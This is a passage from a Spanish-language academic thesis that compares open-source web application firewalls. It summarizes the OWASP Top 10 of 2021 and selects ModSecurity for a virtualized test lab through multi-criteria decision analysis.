- **Abierto:** Todo es transparente, desde la parte financiera hasta el código.
- **Innovador:** Fomenta y apoya la innovación y la experimentación para encontrar soluciones a los desafíos de seguridad.
- **Global:** Incentiva la participación de cualquier persona en la comunidad de OWASP.
- **Integridad:** La comunidad de OWASP es respetuosa, solidaria, y neutral en cuanto a los proveedores.


2.2.3.2 OWASP Top 10 (OWASP Foundation, 2021b)

Es uno de los proyectos de OWASP que, con una periodicidad de 4 años, presenta un informe donde se enumera y detalla las diez principales vulnerabilidades de seguridad de las aplicaciones web. En la última versión, lanzada en 2021, se introdujeron tres nuevas categorías respecto a la versión anterior de 2017.

En la Figura 2.1 se muestra una comparativa de las versiones de OWASP Top 10 correspondientes a los años 2017 y 2021, donde se destacan los cambios más significativos en las vulnerabilidades de seguridad de aplicaciones web.

Figura 2.1

Comparativa de las versiones de OWASP Top 10 correspondientes a los años 2017 y 2021



Nota: Recuperado de “Bienvenido al OWASP Top 10 - 2021”, (OWASP Foundation, 2021b).

Para el año 2021, las categorías de OWASP Top 10 son:

- **A01:2021 - Pérdida de control de acceso.** El control de acceso busca implementar políticas para que los usuarios no puedan ejecutar acciones fuera de los permisos asignados en la aplicación. Las fallas conllevan a divulgación de información, destrucción de datos, entre otras. Las vulnerabilidades comunes de control de acceso incluyen la elusión de comprobaciones modificando parámetros en la URL, permitir ver o editar el perfil de una tercera persona, elevación de privilegios manipulando *tokens* o *cookies*, entre otras. Esta categoría subió desde la quinta posición respecto al reporte del año 2017 y tiene asociados 34 CWEs - *Common Weakness Enumerations*.
- **A02:2021 - Fallas criptográficas.** La criptografía busca proteger datos como contraseñas, números de tarjetas de crédito, registros médicos, información personal, en tránsito o en reposo. Las vulnerabilidades comunes respecto a las fallas criptográficas incluyen la transmisión de datos en texto plano, se utilizan algoritmos de cifrado antiguos o débiles, se utilizan claves criptográficas predeterminadas, el certificado del servidor no es debidamente validado, entre otras. Esta categoría fue renombrada y subió desde la tercera posición con 29 CWEs asociados.
- **A03:2021 – Inyección.** Las aplicaciones son vulnerables a inyección cuando los datos proporcionados por el usuario no son validados, filtrados y sanitizados. Algunas de las inyecciones más comunes son: SQL, NoSQL,

comandos del sistema operativo y expresiones regulares para búsquedas. El principio de funcionamiento es idéntico para todos los intérpretes sobre los que corre la aplicación. Esta categoría descendió a la tercera posición para el reporte del año 2021 y tiene asociados 33 CWEs.

- **A04:2021 - Diseño inseguro.** Esta, es una nueva categoría para el año 2021. El diseño inseguro no es la fuente de las otras categorías del *framework* y existe una diferencia con una implementación insegura, tanto en la causa raíz como en las remediaciones. Es posible que un diseño seguro tenga defectos de implementación que conduzcan a vulnerabilidades que pueden explotarse. Así mismo, un diseño inseguro no se puede arreglar con una implementación perfecta, ya que carecen de controles de seguridad necesarios para defenderse de ataques específicos. Tiene asociados 40 CWEs, entre los que destacan “CWE-209: Generación de mensaje de error que contiene información confidencial” y “CWE-256: Almacenamiento desprotegido de credenciales”.
- **A05:2021 - Configuración de seguridad incorrecta.** Las aplicaciones son vulnerables cuando no se ha realizado un proceso de *hardening* de seguridad en cualquier parte de la infraestructura tecnológica, incluyendo el servidor web, se tienen funciones o puertos habilitados que no son necesarios, las cuentas y contraseñas por defecto permanecen habilitadas, las funciones de seguridad más actualizadas están inhabilitadas o configuradas erróneamente, entre otras. Esta categoría ascendió una posición respecto al año 2017 y tiene asociados 20 CWEs.
- **A06:2021 - Componentes vulnerables y desactualizados.** Las aplicaciones son vulnerables cuando se desconoce las versiones de todos los componentes de *software* que se utilizan del lado del cliente y del servidor, incluyendo el sistema operativo, el servidor web de aplicaciones, el sistema de administración de bases de datos, los entornos de ejecución y las bibliotecas. En el 2017, esta categoría era denominada como “Uso de componentes con vulnerabilidades conocidas” y para el año 2021 ascendió desde la novena posición. Tiene asociados 3 CWEs.
- **A07:2021 - Fallas de identificación y autenticación.** Las aplicaciones son vulnerables cuando permiten ataques automatizados reutilizando credenciales conocidas con listas de pares usuario y contraseña, cuando permiten ataques de

fuerza bruta, cuando poseen procesos débiles en las funcionalidades de recuperación de contraseñas, no poseen autenticación multifactor, entre otras. En el 2017, esta categoría era denominada como “Pérdida de autenticación” y para el año 2021 descendió a la séptima posición. Tiene asociados 22 CWEs.

- **A08:2021 - Fallas en el software y en la integridad de los datos.** Esta categoría está relacionada con código e infraestructura no protegida contra alteraciones. Las aplicaciones son vulnerables cuando se implementa funcionalidades de actualización de *software*, como *plugins* y bibliotecas, cuya descarga no es verificada con *hashes* que garanticen la integridad de los datos. Esta, es una nueva categoría para el año 2021 que tiene asociados 10 CWEs.
- **A09:2021 - Fallas en el registro y monitoreo.** Las aplicaciones son vulnerables cuando los inicios de sesión y las fallas de inicio de sesión no son registradas, cuando los registros que se generan son poco claros e inadecuados, cuando los registros generados no se los integra con herramientas de monitorización para detectar actividad sospechosa, cuando las pruebas de penetración con herramientas dinámicas no generan registros, cuando se inserta información sensible en los archivos de registros, entre otras. En el 2017, esta categoría era denominada como “Monitoreo y *login* insuficiente” y para el año 2021 ascendió de la décima a la novena posición. Tiene asociados 4 CWEs.
- **A10:2021 - Falsificación de solicitudes del lado del servidor.** Las fallas SSRF, del inglés *Server-Side Request Forgery*, ocurren cuando una aplicación web está obteniendo un recurso remoto sin validar la url proporcionada por el usuario. Se permite al atacante coaccionar a la aplicación para que envíe una solicitud falsificada a un destino inesperado, incluso cuando está protegido por un *firewall*, VPN o listas de control de acceso a la red. Esta, es una nueva categoría para el año 2021 que tiene asociado 1 CWE.

2.3 Marco legal

La presente investigación se sitúa en el ámbito de la seguridad informática, un aspecto crucial en el desarrollo de la política pública del país. Esta investigación encuentra su sustento principalmente en la Constitución de la República del Ecuador del 2008, la cual establece en su artículo 3 el deber primordial del Estado de garantizar, sin discriminación alguna, el efectivo goce de los derechos establecidos en la Constitución

y en los instrumentos internacionales. Así mismo, el artículo 16 de la Constitución dispone que todas las personas, en forma individual o colectiva, tienen derecho al acceso universal a las tecnologías de información y comunicación, Además, el artículo 66, numeral 19, reconoce y garantizará a las personas el derecho a la protección de datos de carácter personal, que incluye el acceso y la decisión sobre dicha información, así como su protección correspondiente. La recolección, archivo, procesamiento, distribución o difusión de estos datos o información requerirán la autorización del titular o el mandato de la ley.

Así mismo, la investigación está sustentada por leyes complementarias como:

- Ley Orgánica de Protección de Datos Personales de 2021.
- Ley Orgánica de Telecomunicaciones de 2015.
- Ley del Sistema Nacional de Registro de Datos Públicos de 2010.

CAPÍTULO III

MARCO METODOLÓGICO

3.1 Descripción del área de estudio / Descripción del grupo de estudio

La investigación presentada fue realizada en un ambiente de virtualización, razón por la que no es aplicable la descripción de la ubicación física de un área o lugar específico, pero es necesario aclarar que los resultados alcanzados con este trabajo servirán de guía para cualquier organización en cuya infraestructura tenga desplegado un servidor de aplicaciones web que brinde servicios a los clientes internos y externos de la misma.

3.2 Enfoque y tipo de investigación

El presente trabajo de investigación tuvo un enfoque cuantitativo. De acuerdo con Hernández, Fernández y Baptista (2014), el enfoque cuantitativo implica tratar un problema medible u observable que pueda ser formulado como una pregunta. Está basado en la recolección de datos para caracterizar una realidad o probar una hipótesis y conlleva la medición de variables y/o el análisis estadístico para generalizar los resultados más ampliamente.

El tipo de investigación fue descriptivo. De acuerdo con Hernández, Fernández, y Baptista (2014), “Los estudios descriptivos buscan especificar las propiedades, las características y los perfiles de personas, grupos, comunidades, procesos, objetos o cualquier otro fenómeno que se someta a un análisis” (p.92).

3.3 Procedimiento de investigación

La investigación se desarrolló en tres fases que se describen a continuación:

3.3.1 Caracterización de soluciones WAF *open source* que operen sobre escenarios de máquinas virtuales y contenedores.

En la fase 1 se realizó investigación documental haciendo uso de fuentes de información impresas o electrónicas con la finalidad de abstraer las características técnicas y funcionales más relevantes sobre la temática de los *Web Applications Firewalls open source* que trabajen en escenarios de máquinas virtuales y contenedores. Para el efecto, se investigó cinco soluciones WAF *open source* que figuran como las mejores opciones en el reporte “*The Best Open Source Web Application Firewalls*”

publicado por Zenarmor, y actualizado al 2023. La caracterización de dichas soluciones se presenta desde el numeral 3.3.1.1 hasta el numeral 3.3.1.5.

3.3.1.1 ModSecurity

ModSecurity es un *firewall* de aplicaciones web desarrollado por Trustwave y programado en C, capaz de bloquear en tiempo real el tráfico entrante y saliente que se considere malicioso al cotejarlo con un conjunto de reglas predefinidas (Magnus, 2009).

Las principales características de ModSecurity son:

- Plataforma de código abierto que se distribuye bajo la licencia GPL (*General Public License*), lo que implica la personalización de acuerdo a las necesidades particulares del usuario.
- Dos versiones disponibles, la versión V2 optimizada para el servidor web Apache y la versión V3 optimizada para los servidores web Nginx y IIS (Project ModSecurity Core Rule Set, 2023).
- Tanto la versión V2 y V3 están disponibles para ambiente de contenedores en las plataformas github y dockerhub (Core Rule Set Documentation, 2023).
- Puede ser integrado en la red de tres formas diferentes: como un módulo del servidor web para proteger aplicaciones específicas, como un proxy inverso entre el cliente y el servidor para proteger varias aplicaciones detrás de un único punto de acceso, y como un proxy transparente para inspeccionar todo el tráfico de la red antes de que llegue al servidor web (Ramírez, 2014).
- Admite los protocolos HTTP y HTTPS.
- Trabaja con el conjunto de reglas *Core Rule Set* de OWASP o con *ModSecurity Rules – Free* de COMODO, ambas escritas en SecLang (*Security Language*) (Plesk, 2023).
- El funcionamiento de ModSecurity puede ser configurado para los modos de bloqueo y detección.
- Genera *logs* de seguridad cuando se detecta una amenaza o actividad anómala. Estos registros pueden ser utilizados para realizar seguimiento y respuesta ante incidentes.
- Los formatos de los *logs* generados son configurables.

- Protege las aplicaciones web de las vulnerabilidades reportadas en OWASP Top 10.
- Permite la integración con otros sistemas de seguridad en la red como SIEMs (*Security Information and Event Management*) o IDS/IPS (*Intrusion Detection System / Intrusion Prevention System*), de código abierto o comerciales.

3.3.1.2 Coraza (Tosso, n.d.)

Coraza *Web Application Firewall* es un proyecto de código abierto que tiene el objetivo de convertirse en el primer firewall de aplicaciones web de grado empresarial. Está desarrollado en lenguaje Go, basado en ModSecurity y capaz de proporcionar una solución flexible y potente que sirva de base para proyectos de seguridad web.

Las principales características de Coraza son:

- Plataforma de código abierto que se distribuye bajo la licencia GPL (*General Public License*).
- Versión V3 disponible para servidores web Apache, Nginx y Caddy.
- Versión de prueba Coraza-Nginx disponible para ambiente de contenedores en la plataforma github.
- Al estar basado en ModSecurity y desarrollado en Go, Coraza ofrece un alto nivel de seguridad y rendimiento, así como la integración con diferentes entornos y necesidades de seguridad.
- Compatible con los conjuntos de reglas SecLang (*Security Language*) de ModSecurity y *Core Rule Set* de OWASP.
- Protege las aplicaciones web de las vulnerabilidades reportadas en OWASP Top 10.
- Puede ser integrado en la red como un módulo del servidor web Apache y Nginx, o como un proxy inverso en Caddy entre el cliente y el servidor web. Desventajosamente la mayoría de las integraciones están en fase experimental y no cuenta con información suficiente de despliegue de soluciones.
- Coraza se integra con variedad de *audit loggers* como Elasticsearch, Logstash, Fluentd, entre otros, que permiten registrar y analizar el tráfico web con fines de auditoría de seguridad.

- Al manejar una estructura de *logs* y aceptar reglas escritas en SecLang, Coraza se integra con otros sistemas de seguridad en la red como SIEMs o IDS/IPS.

3.3.1.3 NAXIS (Wargio, 2024)

NAXIS, acrónimo de *Nginx Anti XSS & SQL Injection*, es un módulo WAF desarrollado por terceros y de código abierto para el servidor web Nginx. Está disponible para varios sistemas operativos basados en UNIX.

Las principales características de NAXIS son:

- Plataforma de código abierto que se distribuye bajo la licencia GPL (*General Public License*).
- Versión 1.6 disponible en la plataforma github para ambiente de máquinas virtuales.
- Por defecto tiene implementado un conjunto de reglas simples para el 99% de los patrones conocidos involucrados en vulnerabilidades de aplicaciones web.
- No existen imágenes oficiales para ambientes de contenedores en las plataformas github y dockerhub.
- Puede ser integrado en la red como un módulo del servidor web Nginx para proteger aplicaciones específicas o como un proxy inverso entre el cliente y el servidor para proteger varias aplicaciones detrás de un único punto de acceso.
- No trabaja con el conjunto de reglas Core Rule Set de OWASP, en lugar de eso trabaja con su propio conjunto de reglas optimizadas para las características específicas de Nginx.
- Genera *logs* de seguridad cuando se detecta una amenaza o actividad anómala.

3.3.1.4 Shadow Daemon (LinuxLinks, 2023) (Zecure Information Technologies, n.d.)

Shadow Daemon es un *firewall* de aplicaciones web de código abierto que intercepta las peticiones a nivel de aplicación, no a nivel de protocolo, y filtra parámetros maliciosos.

Las principales características de Shadow Daemon son:

- Plataforma de código abierto que se distribuye bajo la licencia GPL (*General Public License*).

- Versión 2.2.0 disponible en las plataformas github y dockerhub para ambiente de contenedores.
- Desfavorablemente las imágenes de contenedor de Shadow Daemon no tienen mantenimiento y las implementaciones son bajo responsabilidad del personal técnico.
- Utiliza pequeños módulos de conexión para aplicaciones web escritas en lenguajes de programación PHP, Perl y Python.
- Detecta inyecciones SQL, inyecciones XML, inyecciones de código, inyecciones de comandos, inclusiones de archivos locales/remotos, acceso a puertas traseras, etc.
- Utiliza algoritmos de lista negra y blanca para el análisis de las peticiones web.
- Está desarrollado en C++.
- No trabaja con el conjunto de reglas Core Rule Set de OWASP, en lugar de eso trabaja con su propio conjunto de reglas personalizables.
- Genera *logs* de seguridad cuando se detecta una amenaza o actividad anómala.

3.3.1.5 WebKnight (AQTRONiX, 2019)

WebKnight es un *Web Application Firewall* implementado como un filtro ISAPI (*Internet Server Application Programming Interface*), un componente de software que se utiliza en servidores web *Microsoft Internet Information Services* (IIS). Este filtro permite extender la funcionalidad del servidor web para interceptar y procesar las solicitudes entrantes y salientes con la finalidad de prevenir ataques comunes a los aplicativos webs.

Las principales características de WebKnight son:

- Plataforma de código abierto que se distribuye bajo la licencia GPL (*General Public License*).
- Versión 4.0 disponible en la página oficial del desarrollador AQTRONIX para ambiente de máquinas virtuales.
- No existen imágenes oficiales para ambientes de contenedores en las plataformas github y dockerhub.
- Tiene su propio lenguaje de reglas y su estructura específica para definir condiciones y acciones para los paquetes interceptados.

- Puede ser integrado en la red como un módulo del servidor web IIS o como un proxy inverso entre el cliente y el servidor.
- Tiene interfaz web de administración.
- Por defecto genera *logs* de seguridad cuando se bloquea una petición.
- Puede ser configurado para los modos de bloqueo y detección.
- Admite los protocolos HTTP y HTTPS.
- Los cambios en la configuración de WebKnight no requiere el reinicio del servidor web, lo que se traduce en la no interrupción del servicio para los usuarios.
- Permite la integración con otros sistemas de seguridad en la red como SIEMs de código abierto o comerciales, para el análisis, correlación y almacenamiento centralizado de los eventos de seguridad.

3.3.1.6 Selección de la solución WAF *open source* para el laboratorio de pruebas

Con las características de las cinco soluciones WAF, presentadas desde el numeral 3.3.1.1 hasta el numeral 3.3.1.5, se procedió a realizar una comparación basada en parámetros que permitió establecer una matriz de decisión. Esta, a su vez es la base para la realización de un análisis de toma de decisiones multicriterio (*Multi-Attribute Decision-Making* MCDM). El análisis MCDM contempla el método de la entropía para determinar los pesos de importancia relativos y el método TOPSIS (*Technique for Order of Preference by Similarity to Ideal Solution*) para la toma de decisión con base a los pesos relativos obtenidos inicialmente.


3.3.2 Desarrollo de un laboratorio de pruebas para soluciones WAF *open source* en escenarios de máquinas virtuales y contenedores.

En la fase 2 se implementó un laboratorio de pruebas para una solución WAF *open source* haciendo uso de un *software* que facilite la virtualización de una topología de red donde se considere el servidor web vulnerable, la máquina del atacante, un servidor DHCP (*Dynamic Host Configuration Protocol*) y los dos escenarios de soluciones WAF contemplados en este proyecto, máquinas virtuales y contenedores.

La topología de red virtual propuesta para el laboratorio de pruebas es la presentada en la Figura 3.1.

Figura 3.1

Topología de red propuesta para el laboratorio de prueba de las soluciones WAF



Nota: Figura elaborada por el autor, (Reyes, 2024).

En la topología de red presentada, los servidores web vulnerables están ubicados detrás de la solución WAF que opera como un proxy inverso en el ambiente de máquinas virtuales como en el de contenedores. Esta configuración aporta ventajas de seguridad al añadir una capa adicional que oculta la topología de los servidores y elimina el acceso directo desde los clientes en la LAN. Al canalizar todas las solicitudes por el proxy inverso, este se convierte en un punto centralizado para el registro y posterior análisis de *logs* durante procesos de auditoría. Además, la implementación como proxy inverso evita la necesidad de modificar el código fuente de las aplicaciones web, como sería necesario en caso de optar por implementaciones de las soluciones WAF como módulos del servidor web.

El dominio configurado en el proxy inverso para redireccionar las peticiones a los servidores web vulnerables es `waf-utn.edu.ec`.

El direccionamiento IP para todos los equipos de red se asigna mediante DHCP en el segmento de red `192.168.10.0/24`.

3.3.2.1 Hardware para la implementación

La implementación de la topología de red se realizó utilizando virtualización sobre un computador portátil con las siguientes características:

- Procesador: Intel(R) Core(TM) i7-9750H CPU a 2.60GHz.
- Memoria RAM: 16,0 GB DDRA4 a 2400 MHz.
- Almacenamiento: 1TB SSD.
- Tarjeta gráfica: Nvidia GeForce GTX 1650 de 4GB.
- Conectividad inalámbrica: Intel(R) *Wireless-AC* 9560 a 160MHz.
- Conectividad Ethernet: Realtek PCIe GbE *Family Controller*.

3.3.2.2 Software para la implementación

El software necesario para la implementación de la topología de red del laboratorio de pruebas se detalla en la Tabla 3.1.

Tabla 3.1

Software requerido para la implementación del laboratorio de pruebas

<i>Software</i>	Funcionalidad en la red
Oracle VM VirtualBox versión 7.0.6	Hipervisor para entorno de virtualización
Sistema Operativo CentOS 7.9 <i>minimal</i>	Proxy inverso
Sistema Operativo Kali-Linux 2023.3	Cliente para pruebas de penetración
Sistema Operativo Ubuntu 20.04.02	Servidor web vulnerable
Sistema Operativo Ubuntu 18.04.05	Servidor web vulnerable
Sistema Operativo Ubuntu 14.04.05	Servidor web vulnerable
Sistema Operativo Debian 11 “Bullseye”	Servidor web vulnerable
Sistema Operativo Debian 10 “Buster”	Servidor web vulnerable
Apache 2.4.6	Servidor web como proxy inverso
Solución WAF <i>open source</i>	<i>Web Application Firewall</i>
Docker 24.0.6	Plataforma para ejecución de contenedores

3.3.2.3 Implementación de la solución WAF *open source* como proxy inverso en la topología de red propuesta.

La solución WAF *open source*, resultado del proceso de selección, se implementó tanto en ambiente de máquinas virtuales como en contenedores. Sin embargo, debido a lo extenso de este apartado, el detalle completo de la instalación y configuración de cada escenario se presenta como anexos al presente trabajo de investigación.

3.3.3 Eficacia de la solución WAF *open source* en escenarios de máquinas virtuales y contenedores ante diferentes vectores de ataque.

En la fase 3 se ejecutó varios vectores de ataque para las vulnerabilidades reportadas en el *framework* OWASP Top 10 en contra de servidores web vulnerables sin la protección de la solución WAF en la topología de red. Los servidores web vulnerables utilizados para evaluar cada ítem de OWASP Top 10 fueron descargados de la plataforma de entrenamiento VulnHub, y el detalle se presenta en la Tabla 3.2.

Tabla 3.2

Servidores web vulnerables utilizados en el laboratorio de pruebas

Ítem de OWASP Top 10	Servidor web vulnerable
A01:2021 - Pérdida de control de acceso	DarkHole: 1 (Alqurashi, 2021)
A02:2021 - Fallas criptográficas	BlackMarket: 1 (AcEb0mb3R, 2018)
A03:2021 - Inyección	Venom: 1 (Bawariya & Kumar, 2021)
A04:2021 - Diseño inseguro	ICA: 1 (onurturali, 2021)
A05:2021 - Configuración de seguridad incorrecta	Insanity: 1 (Williams, 2020)
A06:2021 - Componentes vulnerables y desactualizados	Symfonos: 3.1 (Zayotic, 2020)
A07:2021 - Fallas de identificación y autenticación	Inferno: 1.1 (mindsflee, 2020)
A08:2021 - Fallas en el <i>software</i> y en la integridad de los datos	Leeroy: 1 (weirdatfirst & jiveturkey, 2020)
A09:2021 - Fallas en el registro y monitoreo	HA: Natraj (Hacking Articles, 2020)
A10:2021 - Falsificación de solicitudes del lado del servidor	HarryPotter: Nagini (Mansoor R, 2021)

En el Anexo A se detalla el proceso de explotación de vulnerabilidades en los servidores de prueba de cada una de las categorías de OWASP Top 10. Este proceso se realiza sin la protección de la solución WAF en la topología de red.

Posteriormente, se integró en la topología de red virtualizada la solución WAF operando en el entorno de máquina virtual. Se ejecutaron los mismos vectores de ataque presentados en el Anexo A, contra los mismos servidores web de prueba, con la finalidad de verificar la eficacia de la solución en este escenario. Después, se llevó a cabo un procedimiento similar con la solución WAF operando en el entorno de contenedores Docker.

3.4 Consideraciones bioéticas

La presente investigación se desarrolló en un ambiente controlado de virtualización haciendo uso de recursos informáticos, sin la necesidad de trabajar con grupos humanos donde se requiere contar con el consentimiento de los participantes. Aclarado esto, el único principio que guió este trabajo de investigación fue la “Honestidad Académica”, dando crédito a las personas que aportaron en el enriquecimiento de la información necesaria para la temática contemplada en este proyecto.

CAPÍTULO IV

RESULTADOS Y DISCUSIÓN

4.1 Caracterización de soluciones WAF *open source* sobre escenarios de máquinas virtuales y contenedores

Tras haber caracterizado cinco soluciones WAF de código abierto, se realiza la comparación presentada a continuación:


- ModSecurity es una plataforma de código abierto que se distribuye bajo la licencia GPL (*General Public License*). Esta plataforma cuenta con el respaldo de una comunidad activa y en constante actualización. Además, se dispone de amplia documentación para implementaciones e integraciones en una red de datos.
- ModSecurity es la única solución WAF de código abierto oficialmente disponible para implementaciones en ambientes de máquinas virtuales y contenedores. Coraza WAF está disponible en ambiente de máquinas virtuales, pero su versión para contenedor está en fase de pruebas. NAXIS y WebKnight no disponen de imágenes oficiales para ambientes de contenedores. Shadow Daemon está disponible para ambiente de contenedores, pero las imágenes no tienen mantenimiento.
- ModSecurity para ambientes de máquinas virtuales y contenedores está disponible para los servidores web Apache, Nginx y IIS. Según el reporte *Web Server Survey* de Netcraft con fecha de corte febrero de 2024, estos servidores representan el 40% de la cuota de mercado de sitios activos a nivel mundial (ver Figura 4.1). Por otro lado, Coraza WAF está disponible para los servidores web Apache, Nginx y Caddy en ambiente de máquinas virtuales, mientras que la versión de prueba para ambiente de contenedores solo está disponible para el servidor web Nginx. NAXIS, por su parte, está disponible para el servidor web Nginx, mientras que WebKnigh se encuentra disponible únicamente para el servidor web IIS.
- Las reglas para ModSecurity al igual que Coraza WAF siguen el formato SecLang (*Security Language*), el cual permite especificar condiciones y acciones que el WAF debe tomar para proteger las aplicaciones web contra ataques maliciosos. NAXIS, WebKnight y Shadow Daemon siguen su propio

formato de reglas, y considerando la reducida disponibilidad de documentación, los vuelven menos atractivos.

- Los formatos de los *logs* generados son configurables, lo que facilita la integración con otros sistemas de seguridad en la red como SIEMs.
- ModSecurity puede ser configurado para los modos de bloqueo y detección. Esto lo convierte en una opción atractiva para la implementación de una *honeypot*.

Figura 4.1.

Cuota de mercado de servidores web activos a febrero de 2024



Nota: Recuperado de “Web Server Survey”, (Netcraft, 2024).

Lo anteriormente expuesto permite realizar la matriz de decisión presentada en la Tabla 4.1. Ésta se basa en una escala que va del uno al cinco, donde 1 representa el nivel más bajo de la característica específica que se evalúa, y cinco representa el nivel más alto.

Tabla 4.1

Matriz de decisión para las soluciones WAF open source

Característica	ModSecurity	Coraza WAF	NAXIS	Shadow Daemon	WebKnight
Licencia GPL	5	5	5	5	5
Documentación disponible	5	3	2	2	2
Solución VM	5	5	5	1	5
Solución Docker	5	4	1	5	1
Mantenimiento del código	5	5	3	1	3
Disponibilidad para servidores	5	3	2	3	2
Formato para reglas	4	4	3	3	3
Integración con SIEM's	5	5	5	5	5

El resultado del método de la entropía aplicado a la matriz de decisión presentada en la Tabla 4.1, se detalla en la Tabla 4.2, donde:

- **Ej (Energía):** Representa la entropía de cada característica. Es calculada como la entropía de Shannon que es una medida de la dispersión o incertidumbre en los valores de la característica. Cuanto mayor sea E_j , mayor será la incertidumbre asociada y, por lo tanto, la característica particular menos informativa será.
- **Dj (Distancia):** Representa cuánto se desvía cada característica del estado de referencia o valor objetivo. Cuanto menor sea D_j , más cerca estará la característica particular del estado de referencia y, por lo tanto, más deseable será.
- **Wj (Peso):** Es el peso asociado con cada criterio y refleja su importancia relativa en el proceso de toma de decisiones.

Tabla 4.2

Resultado del método de la entropía aplicado a la matriz de decisión

Característica	E_j	D_j	W_j
Licencia GPL	1,0000	0,0000	0,0000
Documentación disponible	0,9517	0,0483	0,1418
Solución VM	0,9393	0,0607	0,1784
Solución Docker	0,8824	0,1176	0,3456
Mantenimiento del código	0,9312	0,0688	0,2021
Disponibilidad para servidores	0,9614	0,0386	0,1135
Formato para reglas	0,9937	0,0063	0,0187
Integración con SIEM's	1,0000	0,0000	0,0000

Con los pesos W_j obtenidos del método de la entropía, se realizó el método TOPSIS (*Technique for Order of Preference by Similarity to Ideal Solution*) para la toma de decisión. El resultado del procedimiento es el presentado en la Tabla 4.3, donde C_i , o coeficiente de cercanía, indica la proximidad relativa de cada alternativa de solución WAF, a la solución ideal.

Del análisis de toma de decisiones multicriterio MCDM realizado, se desprende que ModSecurity es la solución WAF *open source* más adecuada para la implementación del laboratorio de pruebas.

Tabla 4.3*Resultado del método TOPSIS para la toma de decisión de la solución WAF*

Solución WAF	Ci	Ranking
ModSecurity	0,8191	1
Coraza WAF	0,7441	2
NAXIS	0,3466	4
Shadow Daemon	0,5551	3
WebKnight	0,3466	4

4.2 Desarrollo del laboratorio de pruebas para soluciones WAF *open source* sobre escenarios de máquinas virtuales y contenedores.

El proceso exitoso de implementación de ModSecurity 2.9 en un servidor web Apache 2.4.6 como proxy inverso en ambiente de máquina virtual, sobre el sistema operativo CentOS 7 *minimal*, se detalla en el Anexo B. Para esta implementación se tuvo en cuenta los requisitos de *hardware* y dependencias necesarias de *software* previo a la instalación. Posterior a la instalación, el proceso de configuración del CRS (*Core Rule Set*) de OWASP es relativamente sencillo, dependiendo de las destrezas para manejar sistemas operativos basados en Linux.

En este escenario se tiene la ventaja del aislamiento, lo que significa que la solución WAF tiene su propio sistema operativo, recursos y configuraciones, permitiendo garantizar la estabilidad evitando conflictos entre diferentes aplicaciones.

